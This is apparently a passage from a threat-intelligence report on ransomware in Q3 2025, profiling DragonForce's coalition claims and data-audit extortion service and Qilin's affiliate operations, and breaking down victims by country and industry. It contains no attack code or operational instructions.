DragonForce’s marketing efforts
DragonForce distinguishes itself among emerging ransomware groups through its heavy emphasis on public relations and coalition branding, frequently issuing high-profile statements and partnership claims on criminal forums. In September 2025, it announced on RAMP a supposed “coalition” with Qilin and LockBit, presented as a unified affiliate initiative.
However, these declarations appear largely symbolic, with no verified evidence of shared infrastructure or joint operations. The announcements likely serve to attract affiliates and project influence within a fragmented RaaS market. This reflects DragonForce’s broader strategy to maintain visibility and credibility in an increasingly competitive underground ecosystem.
Figure 11 – DragonForce announcing updates and coalition with LockBit and Qilin.
DragonForce roughly tripled its monthly victim count since the shutdown of RansomHub and claimed 56 victims in Q3 2025. This is still fewer than Qilin and Akira but shows steady growth. DragonForce continues to actively recruit affiliates and promote new features in its RaaS program and recently announced on RAMP a data-driven extortion service that offers affiliates tailored analysis of stolen data to maximize ransom leverage.
Figure 12 – DragonForce’s “data audit” services.
Under this model, an affiliate that accessed a large dataset (typically over 300 GB) from a company with annual revenues above US $15 million can submit it for analysis and maximize the extortion impact. In a recent showcased example, DragonForce reviewed stolen files from a gold mining company and highlighted the most valuable commercial and financial information, accompanied by a customized extortion letter.
Figure 13 – DragonForce Audit example.
Qilin – The Dominant RaaS Operation of 2025
Qilin remains the most active ransomware group in 2025, increasing its monthly victim rate to an average of 75 victims in Q3, up from 36 in Q1.
Although the group presents itself as ideologically motivated, its operations appear entirely financially driven. In a June 2024 interview published on its WikiLeaksV2 blog, Qilin’s operators described themselves as “idealists who love our country.” This statement, however, contrasts sharply with the group’s broad and opportunistic targeting across sectors and geographies.
Figure 14 – Qilin interview from June 2024 on their official blog.
In a separate interview on SuspectFile, a Qilin affiliate characterized the program as profit-focused and flexible, with affiliates responsible for intrusion and exfiltration while Qilin manages infrastructure, leak-site operations, and negotiations. Reported affiliate share ranges between 80% and 85%, which is among the highest in the market. This has attracted numerous operators previously active under RansomHub and BianLian.
Qilin’s open affiliate framework accommodates actors with diverse motivations and capabilities. In one recent case, the group’s data-leak site briefly listed Israel’s Shamir Medical Center among its victims.
Figure 15 – Shamir Medical Center announcement on Qilin’s DLS.
According to Israeli researcher Erez Dassa, the responsible affiliate was likely an Iranian-linked threat actor. Dassa reported that following direct communication, Qilin’s administrators agreed that public association with terrorism or politically motivated activity could expose the group to additional pressure and subsequently removed the listing.
Figure 16- Erez Dassa’s Telegram post explaining the Shamir incident.
This incident illustrates the range of motivations operating within large RaaS ecosystems. While affiliates enjoy broad autonomy, Qilin demonstrates a degree of central oversight and reputational management, removing politically sensitive cases that may jeopardize its long-term operations. The group continues to balance open recruitment and strategic control, maintaining its position as a leading and resilient RaaS brand.
Geographic Distribution of Victims – Q3 2025
The geographic distribution of ransomware victims in Q3 2025 continues to follow established trends in the global ransomware ecosystem. The United States accounted for roughly half of all reported cases, reaffirming its position as the primary target for financially motivated threat actors. Most publicly listed victims remain concentrated in Western, developed economies, where organizations are perceived as having greater financial resources and a higher likelihood of paying ransom.
Figure 14- Publicly Claimed Victims by Countries, Q3 2025.
An unusual concentration of attacks in South Korea elevated the country to seventh place on the list of most affected nations this quarter. This spike is linked almost entirely to Qilin, which listed 30 South Korean victims, 28 of them between August and September 2025. Of these, 23 belonged to the financial services sector. While the cause of this focused campaign remains uncertain, the Korea Herald newspaper attributed it to a compromised cloud server operated by an IT contractor serving multiple mid-sized private equity funds.
Safepay maintained a strong focus on Germany and the United Kingdom, with each accounting for approximately 10% of its total victims in Q3. Together with INC Ransom, which also recorded 11 British victims, these two groups were the most active in the UK, followed closely by Qilin with 10.
Twenty percent of DragonForce’s victims were based in Germany, making it the most active ransomware group in the country.
INC Ransom reported a notably high proportion of Canadian victims (8%), the largest share of any group targeting Canadian organizations this quarter.
Figure 15- Canadian Victims by Actor, Q3 2025.
Ransomware Attacks by Industry – Q3 2025 Analysis
The industry distribution of ransomware victims in Q3 2025 shows a consistent cross-sector impact, largely unchanged from previous quarters. Profit-oriented organizations with high downtime costs, such as industrial manufacturing, and those holding sensitive or regulated data, such as business services, remained the most targeted sectors, each representing approximately 10% of all extortion attempts.
Healthcare and medical organizations continue to face steady targeting due to the critical nature of their operations and the sensitivity of stored information. Interestingly, threat actors view these victims as high-risk targets because of the attention such incidents attract from law enforcement. In Q2 2025, healthcare accounted for approximately 8% of all publicly listed victims, a figure that remained stable through Q3.
While some groups, such as Play Ransomware, appear to enforce an internal policy against attacking healthcare institutions, others such as Qilin, INC Ransomware, and KillSec continue to list healthcare providers among their victims, disregarding the informal ethical boundaries observed by larger RaaS brands.
Figure 16 – Ransomware Victims by Industry, Q3 2025.
Conclusion
The ransomware ecosystem in Q3 2025 remains highly active and structurally fragmented, while at the same time increasingly adaptive. The dissolution of major RaaS programs did not reduce the overall volume of attacks but instead redistributed the load among numerous smaller and more agile actors. Groups such as Qilin and DragonForce have capitalized on this trend, expanding through aggressive affiliate recruitment and service innovation. LockBit’s re-emergence signals a potential trend toward re-centralization around trusted brands. Despite periodic law-enforcement disruptions, the fundamental dynamics of the ransomware market, using affiliate-driven operations, data extortion models, and cross-platform tooling, remain intact. Continued monitoring of affiliate migration patterns and emerging extortion techniques are essential to understanding how this decentralized ecosystem evolves through the remainder of 2025.

 Login
Login